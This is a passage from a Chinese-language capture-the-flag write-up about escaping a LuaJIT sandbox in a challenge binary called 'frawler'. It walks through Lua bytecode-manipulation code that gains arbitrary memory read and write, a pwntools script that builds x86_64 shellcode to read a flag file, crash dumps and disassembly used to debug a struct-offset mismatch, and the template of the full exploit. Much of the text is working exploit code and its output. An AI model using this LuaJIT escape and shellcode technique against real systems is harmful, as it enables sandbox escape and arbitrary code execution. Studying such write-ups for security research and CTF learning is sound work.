    mctab[0] = val
    hexdump_print(wtf, 32 + 32)
    local i = 0

    while i < 0x1000 do i = i + 1 end
    print(i)
    --]]

    -- The following three lines construct a GCfuncC object
    -- whose lua_CFunction field is set to asaddr. A fixed
    -- offset from the address of the empty string gives us
    -- the global_State::bc_cfunc_int field.
    --local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
    --  ub4(asaddr) .."\0\0\0\0"

    fshellcode()
  end
  inner()
end

-- Some helpers for manipulating bytecode:
local ffi = require "ffi"
```

```
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
  read_uleb128()
  local sizebc = read_uleb128()
  local bc = p
  local uv = ffi.cast("uint16_t*", p + sizebc * 4)
  if numparams == 0 and sizeuv == 3 then
    -- This branch picks out the "inner" function.
    -- The first thing we do is change what the 0th upvalue
    -- points at:
    uv[0] = uv[0] + 2
    -- Then we go through and change everything which was written
    -- as "local_variable = -327XX" in the source to instead be
    -- a KPRI instruction:
    for i = 0, sizebc do
      if bc[0] == BC.KSHORT then
        local rd = ffi.cast("int16_t*", bc)[1]
        if rd <= -32749 then
          bc[0] = BC.KPRI
          bc[3] = 0
          if rd == -32749 then
            -- the `cdata = -32749` line in source also tweaks
            -- the two instructions after it:
            bc[4] = 0
            bc[8] = 0
          end
```

```
        end
      end
      bc = bc + 4
    end
  elseif sizebc == 1 then
    -- As written, the s_byte, s_char, and s_sub functions each
    -- contain a single "return" instruction. We replace said
    -- instruction with the corresponding fast-function instruction.
    bc[0] = 147 + numparams
    bc[2] = bit.band(1 + numparams, 6)
  end
  p = pend
end


function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

res = string.tohex(ffi.string(buf, #estr))
local f = io.open("../shellcode.hex", "wb")
f:write(ffi.string(res, #res))
f:close()
print(res)
a = loadstring(string.fromhex(res))
print(a())
-- Finally, save the manipulated bytecode as evil.lua:
```

gen_shellcode.py （填入最后执行的shellcode）

```
from pwn import *
context(arch='amd64', os='linux')

shellcode = r'''
sub rsi, 0x2710
mov rax, rsi
mov rbp, rax
add rax, 0x73370
mov rdi, %s
push rdi
mov rdi, %s
push rdi
mov rdi, rsp
push 0
push 114
mov rsi, rsp
```

```
call rax
mov rcx, rax
mov rdi, rsp
mov rsi, 100
mov rdx, 100
mov rax, rbp
add rax, 0x733c0
call rax
mov rdi, 1
mov rsi, rsp
mov rdx, 100
mov rax, rbp
add rax, 0x73510
call rax

push 0
ret

'''
print(shellcode)
shellcode = shellcode % (u64('a/flag'.ljust(8, '\x00')), u64('/pkg/dat'))

with open('create.tpl.lua', 'r') as f:
    content = f.read()
    shellcode_hex = repr(asm(shellcode))
    content = content.replace('{SHELLCODE_TPL}', shellcode_hex)
    with open('create.lua', 'w') as f:
        f.write(content)
```

script.lua （实际传入response的lua代码，留出字节码hex部分）

```
function string.fromhex(str)
    return (str:gsub('..', function (cc)
        return string.char(tonumber(cc, 16))
    end))
end

function string.tohex(str)
    return (str:gsub('.', function (c)
        return string.format('%02X', string.byte(c))
end))
end

shellcode = '{}'

function fdb0cdf28c53764e()
    x = loadstring(string.fromhex(shellcode))
    return tostring(x())
end

print(fdb0cdf28c53764e())
```

request.py和forward.py在上一篇中给出了。

最后的利用：

```
python2 gen_shellcode.py
python2 request.py

[DEBUG] Received 0x1c0 bytes:
    '<head>\n'
    '<title>Error response</title>\n'
    '</head>\n'
    '<body>\n'
    '<h1>Error response</h1>\n'
    '<p>Error code 400.\n'
      "<p>Message: Bad request syntax ('rwctf{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}\\x04\\x-
00\\x10\\x00\\x00\\x00\\x00\\xb8\\x03\\x00\\x10\\x00\\x00\\x00\\x00\\x00\\xcf\\x90J\\xa8.\\x00\\x00
x\\x03\\x00\\x10\\x00\\x00\\x00\\x00\\x87A\\\\]\\xd3\\x1a\\x00\\x00H\\x94\\x00\\x10\\x02\\x00\\x00\
\x00\\x01\\x00\\x00\\x00').\n"
    '<p>Error code explanation: 400 = Bad request syntax or unsupported method.\n'
```

一个字节引发的血案

但是到这个时候我就很不爽了。为啥我好不容易才调好的luajit逃逸用不了啊，这没道理啊，那我们来分析一下为啥用不了。

第一步，先把代码跑起来，看看dump日志。

```
[40698.170] 01045.01203> devmgr: crash_analyzer_listener: analyzing exception type 0x108
[40698.171] 01105.01119> <== fatal exception: process /pkg/bin/frawler[162600] thread initial-thread[162612]
[40698.171] 01105.01119> <== fatal page fault, PC at 0x7a8af11e4b20
[40698.171] 01105.01119>  CS:                0 RIP:     0x7a8af11e4b20 EFL:             0x246 CR2:             0x8000
[40698.171] 01105.01119>  RAX:            0x8000 RBX:                0 RCX:                 0 RDX:                 0
[40698.171] 01105.01119>  RSI:                0 RDI:     0x5746f370eb58 RBP:     0x799649e95ca0 RSP:     0x799649e95c78
[40698.171] 01105.01119>   R8:                0  R9:                0 R10:                 0 R11:             0x206
[40698.171] 01105.01119>  R12:     0x5746f370eb58 R13:         0x100003b8 R14:     0x5746f370eb58 R15:               0x1
[40698.171] 01105.01119>  errc:              0x6
[40698.171] 01105.01119> bottom of user stack:
[40698.171] 01105.01119> 0x0000799649e95c78: f11e4acc 00007a8a 10000558 00000000 |.J...z..X.......|
[40698.171] 01105.01119> 0x0000799649e95c88: f370eed0 00005746 00008008 00000000 |..p.FW..........|
[40698.171] 01105.01119> 0x0000799649e95c98: 10000558 00000000 49e95cf0 00007996 |X........\.I.y..|
[40698.171] 01105.01119> 0x0000799649e95ca8: f11c7474 00007a8a a1ad8e1c 9b72fb15 |tt...z........r.|
[40698.171] 01105.01119> 0x0000799649e95cb8: f370eec8 00005746 10000558 00000000 |..p.FW..X.......|
[40698.172] 01105.01119> 0x0000799649e95cc8: 10000558 00000000 f1190868 00007a8a |X.......h....z..|
[40698.172] 01105.01119> 0x0000799649e95cd8: 100003b8 00000000 100003b8 00000000 |................|
[40698.172] 01105.01119> 0x0000799649e95ce8: 10000378 00000000 49e95d30 00007996 |x.......0].I.y..|
[40698.172] 01105.01119> 0x0000799649e95cf8: f11c5e0d 00007a8a 1000d0b8 00000000 |.^...z..........|
[40698.172] 01105.01119> 0x0000799649e95d08: 10000558 00000000 00000018 00000000 |X...............|
[40698.172] 01105.01119> 0x0000799649e95d18: 100003b8 00000000 10000fa8 00000000 |................|
[40698.172] 01105.01119> 0x0000799649e95d28: 49e95e00 00007996 10000378 00000000 |.^.I.y..x.......|
[40698.172] 01105.01119> 0x0000799649e95d38: f11ff4f6 00007a8a 10000fa8 00000000 |.....z..........|
[40698.172] 01105.01119> 0x0000799649e95d48: 49e95e00 00007996 fffffee0 00000000 |.^.I.y..........|
[40698.172] 01105.01119> 0x0000799649e95d58: 10000378 10000378 49e95e00 00007996 |x...x....^.I.y..|
[40698.172] 01105.01119> 0x0000799649e95d68: 10000378 00000000 1000d278 00000000 |x.......x.......|
[40698.172] 01105.01119> arch: x86_64
[40698.184] 01105.01119> dso: id=333103e7c266dfce base=0x7a8af118e000 name=app:/pkg/bin/frawler
[40698.184] 01105.01119> dso: id=8f51b7868dd0d5b9aefede5739518f97f2a580e0 base=0x58f25e8e0000 name=libc.so
[40698.184] 01105.01119> dso: id=89d4eb99573947ac792dd4a5e9e498bd44b4eefe base=0x554a3ca5d000 name=<vDSO>
[40698.184] 01105.01119> dso: id=fa0cdaa5591d31e3 base=0x2f6fae109000 name=libc++.so.2
```

```
[40698.184] 01105.01119> dso: id=86f83b6141c863ad base=0x2d3787750000 name=libunwind.so.1
[40698.184] 01105.01119> dso: id=4b87e913774eb02cb107ae0f1385ddfcb877ba2e base=0xe98beb70000 name=libfdio.so
[40698.184] 01105.01119> dso: id=ecfc9b0e3f0ca03b base=0xaef30a38000 name=libclang_rt.scudo.so
[40698.184] 01105.01119> dso: id=1b59f762cf98d972 base=0x85aca3d3000 name=libc++abi.so.1
[40698.184] 01105.01119> {{{reset}}}
[40698.185] 01105.01119> {{{module:0x21fb5444:<VMO#162635=libc++abi.so.1>:elf:1b59f762cf98d972}}}
[40698.185] 01105.01119> {{{mmap:0x85aca3d3000:0x16000:load:0x21fb5444:r:0}}}
[40698.185] 01105.01119> {{{mmap:0x85aca3e9000:0x24000:load:0x21fb5444:rx:0x16000}}}
[40698.185] 01105.01119> {{{mmap:0x85aca40d000:0x5000:load:0x21fb5444:rw:0x3a000}}}
[40698.185] 01105.01119> {{{module:0x21fb5445:<VMO#162620=libclang_rt.scudo.s:elf:ecfc9b0e3f0ca03b}}}
[40698.185] 01105.01119> {{{mmap:0xaef30a38000:0x8000:load:0x21fb5445:r:0}}}
[40698.185] 01105.01119> {{{mmap:0xaef30a40000:0xa000:load:0x21fb5445:rx:0x8000}}}
[40698.192] 01105.01119> {{{mmap:0xaef30a4a000:0x4000:load:0x21fb5445:rw:0x12000}}}
[40698.192] 01105.01119> {{{module:0x21fb5446:<VMO#162625=libfdio.so>:elf:4b87e913774eb02cb107ae0f1385ddfcb877ba2e}}}
[40698.192] 01105.01119> {{{mmap:0xe98beb70000:0x22000:load:0x21fb5446:rx:0}}}
[40698.192] 01105.01119> {{{mmap:0xe98beb93000:0x4000:load:0x21fb5446:rw:0x23000}}}
[40698.192] 01105.01119> {{{module:0x21fb5447:<VMO#162640=libunwind.so.1>:elf:86f83b6141c863ad}}}
[40698.192] 01105.01119> {{{mmap:0x2d3787750000:0x6000:load:0x21fb5447:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x2d3787756000:0x8000:load:0x21fb5447:rx:0x6000}}}
[40698.192] 01105.01119> {{{mmap:0x2d378775e000:0x3000:load:0x21fb5447:rw:0xe000}}}
[40698.192] 01105.01119> {{{module:0x21fb5448:<VMO#162630=libc++.so.2>:elf:fa0cdaa5591d31e3}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae109000:0x52000:load:0x21fb5448:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae15b000:0x77000:load:0x21fb5448:rx:0x52000}}}
[40698.192] 01105.01119> {{{mmap:0x2f6fae1d2000:0x9000:load:0x21fb5448:rw:0xc9000}}}
[40698.192] 01105.01119> {{{module:0x21fb5449:<VMO#1033=vdso/full>:elf:89d4eb99573947ac792dd4a5e9e498bd44b4eefe}}}
[40698.192] 01105.01119> {{{mmap:0x554a3ca5d000:0x7000:load:0x21fb5449:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x554a3ca64000:0x1000:load:0x21fb5449:rx:0x7000}}}
[40698.192] 01105.01119> {{{module:0x21fb544a:<VMO#162604=ld.so.1>:elf:8f51b7868dd0d5b9aefede5739518f97f2a580e0}}}
[40698.192] 01105.01119> {{{mmap:0x58f25e8e0000:0xcb000:load:0x21fb544a:rx:0}}}
[40698.192] 01105.01119> {{{mmap:0x58f25e9ac000:0x6000:load:0x21fb544a:rw:0xcc000}}}
[40698.192] 01105.01119> {{{module:0x21fb544b:<VMO#162591=/pkg/bin/frawler>:elf:333103e7c266dfce}}}
[40698.192] 01105.01119> {{{mmap:0x7a8af118e000:0x1d000:load:0x21fb544b:r:0}}}
[40698.192] 01105.01119> {{{mmap:0x7a8af11ab000:0x57000:load:0x21fb544b:rx:0x1d000}}}
[40698.192] 01105.01119> {{{mmap:0x7a8af1202000:0x4000:load:0x21fb544b:rw:0x74000}}}
[40698.196] 01105.01119> bt#01: pc 0x7a8af11e4b20 sp 0x799649e95c78 (app:/pkg/bin/frawler,0x56b20)
[40698.196] 01105.01119> bt#02: pc 0x7a8af11e4acc sp 0x799649e95c80 (app:/pkg/bin/frawler,0x56acc)
[40698.197] 01105.01119> bt#03: pc 0x7a8af11c7474 sp 0x799649e95cb0 (app:/pkg/bin/frawler,0x39474)
[40698.198] 01105.01119> bt#04: pc 0x7a8af11c5e0d sp 0x799649e95d00 (app:/pkg/bin/frawler,0x37e0d)
[40698.198] 01105.01119> bt#05: pc 0x7a8af11ff4f6 sp 0x799649e95d40 (app:/pkg/bin/frawler,0x714f6)
[40698.205] 01105.01119> bt#06: pc 0x7a8af11b0547 sp 0x799649e95d90 (app:/pkg/bin/frawler,0x22547)
[40698.209] 01105.01119> bt#07: pc 0x7a8af11b03a5 sp 0x799649e95db0 (app:/pkg/bin/frawler,0x223a5)
[40698.209] 01105.01119> bt#08: pc 0x7a8af1200af1 sp 0x799649e95e00 (app:/pkg/bin/frawler,0x72af1)
[40698.210] 01105.01119> bt#09: pc 0x7a8af11b3218 sp 0x799649e95e50 (app:/pkg/bin/frawler,0x25218)
[40698.210] 01105.01119> bt#10: pc 0x7a8af11f9f49 sp 0x799649e95e90 (app:/pkg/bin/frawler,0x6bf49)
[40698.211] 01105.01119> bt#11: pc 0x7a8af11fa0c6 sp 0x799649e95ec0 (app:/pkg/bin/frawler,0x6c0c6)
[40698.211] 01105.01119> bt#12: pc 0x7a8af11fa270 sp 0x799649e95f10 (app:/pkg/bin/frawler,0x6c270)
[40698.211] 01105.01119> bt#13: pc 0x58f25e8f9c48 sp 0x799649e95f60 (libc.so,0x19c48)
[40698.215] 01105.01119> bt#14: pc 0 sp 0x799649e96000
[40698.215] 01105.01119> bt#15: end
[40698.218] 01105.01119> {{{bt:1:0x7a8af11e4b20}}}
[40698.222] 01105.01119> {{{bt:2:0x7a8af11e4acc}}}
[40698.222] 01105.01119> {{{bt:3:0x7a8af11c7474}}}
[40698.223] 01105.01119> {{{bt:4:0x7a8af11c5e0d}}}
[40698.223] 01105.01119> {{{bt:5:0x7a8af11ff4f6}}}
[40698.224] 01105.01119> {{{bt:6:0x7a8af11b0547}}}
[40698.224] 01105.01119> {{{bt:7:0x7a8af11b03a5}}}
[40698.224] 01105.01119> {{{bt:8:0x7a8af1200af1}}}
```

```
[40698.226] 01105.01119> {{{bt:9:0x7a8af11b3218}}}
[40698.226] 01105.01119> {{{bt:10:0x7a8af11f9f49}}}
[40698.227] 01105.01119> {{{bt:11:0x7a8af11fa0c6}}}
[40698.227] 01105.01119> {{{bt:12:0x7a8af11fa270}}}
[40698.228] 01105.01119> {{{bt:13:0x58f25e8f9c48}}}
[40698.229] 01105.01119> {{{bt:14:0}}}
```

根据之前我们调exp的时候，知道aslr的情况来看，非常明显我们没能跳到shellcode执行，死在中间了。

幸运的是dump里给出了bt，所以来跟一下，看看是死在哪儿了。在这种时候，如果你之前完整跟了上一篇里的luajit代码，并且自己看了一遍，日子就好过多了，毕竟流程上差异不大。

首先是0x56b20，直接原因。

```
LOAD:0000000000056B1B mov     ecx, esi
LOAD:0000000000056B1D shl     ecx, 5
LOAD:0000000000056B20 mov     byte ptr [rax], 6Ah ; 'j'
LOAD:0000000000056B23 mov     [rax+1], cl
LOAD:0000000000056B26 mov     r9d, esi
LOAD:0000000000056B29 and     r9d, 7
```

rax目前的值为0x8000，显然放不进去，但是仔细一看这个结构：

```
_BYTE *__fastcall sub_56B00(__int64 a1, unsigned int a2)
{
  _BYTE *result; // rax
  __int64 v3; // r10
  __int64 v4; // r8
  __int64 v5; // rdx
  __int64 v6; // rcx

  result = *(_BYTE **)(a1 + 264);
  if ( (unsigned __int64)(result + 141) >= *(_QWORD *)(a1 + 272) )
    sub_56BF0((_QWORD *)a1);
  *result = 106;
  result[1] = 32 * a2;
  v3 = -17LL;
  v4 = -81LL;
  v5 = 0LL;
  do
  {
    v6 = v5;
    result[4 * v5 + 2] = -21;
    result[4 * v5 + 3] = v3 - 117;
    result[4 * v5 + 4] = 106;
    result[4 * v5 + 5] = ((32 * (a2 & 7)) | 1) + v5;
    ++v5;
```

这不就是上一篇里的asm_exitstub_gen么？但是看起来这个死的位置有点奇怪啊，应该是死在了赋值给mxp的时候了。回顾一下代码：

```
/* Generate an exit stub group at the bottom of the reserved MCode memory. */
static MCode *asm_exitstub_gen(ASMState *as, ExitNo group)
{
  ExitNo i, groupofs = (group*EXITSTUBS_PER_GROUP) & 0xff;
  MCode *mxp = as->mcbot;
  MCode *mxpstart = mxp;
  if (mxp + (2+2)*EXITSTUBS_PER_GROUP+8+5 >= as->mctop)
    asm_mclimit(as);
  /* Push low byte of exitno for each exit stub. */
```

```
  *mxp++ = XI_PUSHi8; *mxp++ = (MCode)groupofs; // 应该是这里死了
  for (i = 1; i < EXITSTUBS_PER_GROUP; i++) {
    *mxp++ = XI_JMPs; *mxp++ = (MCode)((2+2)*(EXITSTUBS_PER_GROUP - i) - 2);
    *mxp++ = XI_PUSHi8; *mxp++ = (MCode)(groupofs + i);
  }
  /* Push the high byte of the exitno for each exit stub group. */
  *mxp++ = XI_PUSHi8; *mxp++ = (MCode)((group*EXITSTUBS_PER_GROUP)>>8);
  /* Store DISPATCH at original stack slot 0. Account for the two push ops. */
  *mxp++ = XI_MOVmi;
  *mxp++ = MODRM(XM_OFS8, 0, RID_ESP);
  *mxp++ = MODRM(XM_SCALE1, RID_ESP, RID_ESP);
  *mxp++ = 2*sizeof(void *);
  *(int32_t *)mxp = ptr2addr(J2GG(as->J)->dispatch); mxp += 4;
  /* Jump to exit handler which fills in the ExitState. */
  *mxp++ = XI_JMP; mxp += 4;
  *((int32_t *)(mxp-4)) = jmprel(mxp, (MCode *)(void *)lj_vm_exit_handler);
  /* Commit the code for this group (even if assembly fails later on). */
  lj_mcode_commitbot(as->J, mxp);
  as->mcbot = mxp;
  as->mclim = as->mcbot + MCLIM_REDZONE;
  return mxpstart;
}
```

再对比一下寄存器值，这里mxp其实是mcbot，但是这里的值是0x8000，0x8000按理说是我设置的mctab[3]，也就是szmcarea的值吧?

回顾一下结构:

```
mcprot = 0x0,
mcarea = 0x1234 <error: Cannot access memory at address 0x1234>,
mctop = 0x4321 <error: Cannot access memory at address 0x4321>,
mcbot = 0xdead <error: Cannot access memory at address 0xdead>,
szmcarea = 0xbeef,
szallmcarea = 0x1000,
```

那么这里岂不是，错了个位？回想一下最开始的exp，好像这里就是错了个位啊。

为了保证我们的判断没有错，我们再魔改一下看看。

```
  local mcarea = mctab[1]
  mctab[0] = 0x1234/ 2^52 / 2^1022
  mctab[1] = 0x4321/ 2^52 / 2^1022
  mctab[2] = 0xdead / 2^52 / 2^1022
  mctab[3] = asaddr / 2^52 / 2^1022
  mctab[4] = 2^12 / 2^52 / 2^1022
  --while mctab[0] == 0 do end
  local i = 1
  while i < 0x1000000 do
      i = i + 1
      --print(i)
  end
```

崩溃位置在0x2bd70，此时rdi为`0x4321。

和源码对比之后是可以确认这个函数的：

```
__int64 __fastcall lj_mcode_free(__int64 a1)
{
  __int64 result; // rax
  _QWORD *v2; // rdi
  _QWORD *v3; // rbx

  result = a1;
  v2 = *(_QWORD **)(a1 + 2448);
  *(_QWORD *)(result + 2448) = 0LL;
  *(_QWORD *)(result + 2480) = 0LL;
  if ( v2 )
  {
    do
    {
      v3 = (_QWORD *)*v2;
      result = mcode_free(v2, v2[1]);
      v2 = v3;
    }
    while ( v3 );
  }
  return result;
}
```

崩溃位置：

```
LOAD:000000000002BD70
LOAD:000000000002BD70 loc_2BD70:
LOAD:000000000002BD70 mov     rbx, [rdi] <-- 崩溃，rdi = 0x4321
LOAD:000000000002BD73 mov     rsi, [rdi+8]
LOAD:000000000002BD77 call    mcode_free
LOAD:000000000002BD7C mov     rdi, rbx
LOAD:000000000002BD7F test    rbx, rbx
LOAD:000000000002BD82 jnz     short loc_2BD70
```

对比原函数：

```
/* Free all MCode areas. */
void lj_mcode_free(jit_State *J)
{
  MCode *mc = J->mcarea;
  J->mcarea = NULL;
  J->szallmcarea = 0;
  while (mc) {
```

```
    MCode *next = ((MCLink *)mc)->next;
    mcode_free(J, mc, ((MCLink *)mc)->size);
    mc = next;
  }
}

static void mcode_free(jit_State *J, void *p, size_t sz)
{
  UNUSED(J); UNUSED(sz);
  VirtualFree(p, 0, MEM_RELEASE);
}
```

J参数没有用到，似乎被优化掉了，所以只传入了两个参数。更漂亮的是在这里直接得到了mcarea在jit_State中的偏移，这样应该就可以去对比一下了。

```
gef➤  p (uint64_t)(&((GG_State*)0x40000378).J.mcarea)-(uint64_t)(&((GG_State*)0x40000378).J)
$7 = 0x988

>>> 0x988
2440
```

而函数里的为2448，看来确实是错位了，虽然不知道是什么原因，这里也解释了为什么原exp无法正常使用了。

这样是不是还原到原exp就可以使用了呢?

运行结果:

```
[49833.577] 01105.01119> <== general fault, PC at 0x50c8d6669d70
[49833.577] 01105.01119>  CS:                   0 RIP:     0x50c8d6669d70 EFL:              0x286
CR2:                   0
[49833.577] 01105.01119>  RAX:         0xffffffff RBX: 0x9090909090909090 RCX:     0x7e0029445a42
RDX:                   0
[49833.577] 01105.01119>  RSI:                   0 RDI: 0x9090909090909090 RBP:      0x9b703aacc60
RSP:      0x9b703aacc50
[49833.577] 01105.01119>   R8:                   0  R9:                   0 R10:                  0
R11:              0x206
[49833.577] 01105.01119>  R12:         0x10000558 R13:         0x100003b8 R14:

[49833.593] 01105.01119> bt#01: pc 0x50c8d6669d70 sp 0x9b703aacc50 (app:/pkg/bin/frawler,0x2bd70)
[49833.593] 01105.01119> bt#02: pc 0x50c8d66600d4 sp 0x9b703aacc70 (app:/pkg/bin/frawler,0x220d4)
[49833.594] 01105.01119> bt#03: pc 0x50c8d6677b81 sp 0x9b703aaccb0 (app:/pkg/bin/frawler,0x39b81)
```

真正麻烦的来了，这里访问了无效内存，rdi的值变为了0x909090，明显是我们填入的nop的值，可是为什么nop的值变成了这里的rdi，也就是mcarea？这个时候没有调试器就显得非常难受了，往回追溯一下，上一层调用到lj_mcode_free的位置：

```
LOAD:00000000000220A1
LOAD:00000000000220A1 loc_220A1:
LOAD:00000000000220A1 mov     word ptr [r13+1F0h], 0
LOAD:00000000000220AB mov     dword ptr [r13+2E0h], 0
LOAD:00000000000220B6 lea     rdi, [r13+870h] ; s
LOAD:00000000000220BD xor     r14d, r14d
LOAD:00000000000220C0 mov     edx, 200h       ; n
LOAD:00000000000220C5 xor     esi, esi        ; c
LOAD:00000000000220C7 call    _memset
LOAD:00000000000220CC mov     rdi, r12 ; <-- r12是没有用到的，但是是作为了`lj_mcode_free` 的参数
LOAD:00000000000220CF call    lj_mcode_free ; <-- 调用到了这里崩溃
LOAD:00000000000220D4 mov     rdi, r12
LOAD:00000000000220D7 call    sub_2BD90
```

再看寄存器值，r12为0x10000558，也就是jit_State的地址，但是为什么在传入到mcode_free的时候，mcarea的值不对了呢？我们不是已经设置好mcarea了吗，怎么会变成了nop值？需要调试方法了。

怎么办？还好我们有任意读写，那么我们可以在触发jit的奇怪逻辑之前，试试看任意读dump出来想要的内容。

```
local mcarea = mctab[1]
mctab[0] = 0
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022

hexdump_print(0x10000558 + 2440, 0x30) -- 注意这里查看量太大会触发jit，所以不能太大

while mctab[0] == 0 do end
'00 00 00 00 00 00 00 00 00 50 01 10 00 00 00 00 \n'
'00 50 01 10 00 00 00 00 00 50 01 10 00 00 00 00 \n'
'00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 \n'
```

与我们期望的一致，那么确认了在进入的时候是没有问题的，只能是在lj_mcode_free的循环中出了问题。

```
LOAD:000000000002BD70
LOAD:000000000002BD70 loc_2BD70:
LOAD:000000000002BD70 mov     rbx, [rdi]
LOAD:000000000002BD73 mov     rsi, [rdi+8]
LOAD:000000000002BD77 call    mcode_free
LOAD:000000000002BD7C mov     rdi, rbx ; <-- 这里改动了rdi
LOAD:000000000002BD7F test    rbx, rbx
LOAD:000000000002BD82 jnz     short loc_2BD70
```

对比原函数，这里是由于在找到链表下一个的时候出了问题，看起来链表下一个的位置位于+0offset的位置，因为是直接把rbx取出来的。那么也就是，将0x10015000作为了链表下一个位置，那看看这个地址的内容呢。

```
    '90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
    '90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
    '90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 \n'
```

果不其然，这里就是我们填充的内容！那么问题的来源就清楚了，其实本质上讲由于我们的跳转是精准的，并不需要nop来slip，那么直接把nop4k的填充内容改为00就解决了，

这么一个小小的问题，导致了这个题卡了我好久。。

另外一个需要注意的小问题是shellcode的问题，寄存器状态和上一种方法已经不同了，我们得重新去找到text段基地址等，不过已经有shellcode执行了，这些都是很小的事情了吧。

exploit

orig_exp.tpl.lua

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
  -- and then fixes up some broken state.
    local shellcode =
        {SHELLCODE_TPL}

  -- The dirty work is done by the following "inner" function.
  -- This inner function exists because we require a vararg call
  -- frame on the Lua stack, and for the function associated with
  -- said frame to have certain special upvalues.
  local function inner(...)
    if false then
      -- The following three lines turn into three bytecode
      -- instructions. We munge the bytecode slightly, and then
```

```
  -- later reinterpret the instructions as a cdata object,
  -- which will end up being `cdata<const char *>: NULL`.
  -- The `if false` wrapper ensures that the munged bytecode
  -- isn't executed.
  local cdata = -32749
  cdata = 0
  cdata = 0
end

-- Through the power of bytecode manipulation, the
-- following three functions will become (the fast paths of)
-- string.byte, string.char, and string.sub. This is
-- possible because LuaJIT has bytecode instructions
-- corresponding to the fast paths of said functions. Note
-- that we musn't stray from the fast path (because the
-- fallback C code won't be wired up). Also note that the
-- interpreter state will be slightly messed up after
-- calling one of these functions.
local function s_byte(s) end
local function s_char(i, _) end
local function s_sub(s, i, j) end

-- The following function does nothing, but calling it will
-- restore the interpreter state which was messed up following
-- a call to one of the previous three functions. Because this
-- function contains a cdata literal, loading it from bytecode
-- will result in the ffi library being initialised (but not
-- registered in the global namespace).
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
istr = resync()
pc = s_uint32(pc)

-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
```

```
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  return m_uint32(vaddr)
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
  end
  return result
end

local function hexdump_print(addr, len)
    local result = ''
    for i = 0, len - 1 do
        if i % 16 == 0 and i ~= 0 then
            result = result .. '\n'
        end
        result = result .. string.format('%02x', memory[addr + i] % 0x100) .. ' '
    end

    print(result)
end
-- The following four lines result in the local variable
-- called "mctab" containing a very special table: the
-- array part of the table points to the current Lua
-- universe's jit_State::patchins field. Consequently,
-- the table's [0] through [4] fields allow access to the
-- mcprot, mcarea, mctop, mcbot, and szmcarea fields of
-- the jit_State. Note that LuaJIT allocates the empty
-- string within global_State, so a fixed offset from the
-- address of the empty string gives the fields we're
-- after within jit_State.
local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(low32("") + 2748)
  .."\0\0\0\0\0\0\0\0\0\0\0\5\0\0\0\255\255\255\255"
local mctab = low32(mctab_s) + 16 + 2^52
mctab = -32757 -- Turned into KPRI(table)
```

```
-- Construct a string consisting of 4096 x86 NOP instructions.
--local nop4k = "\144"
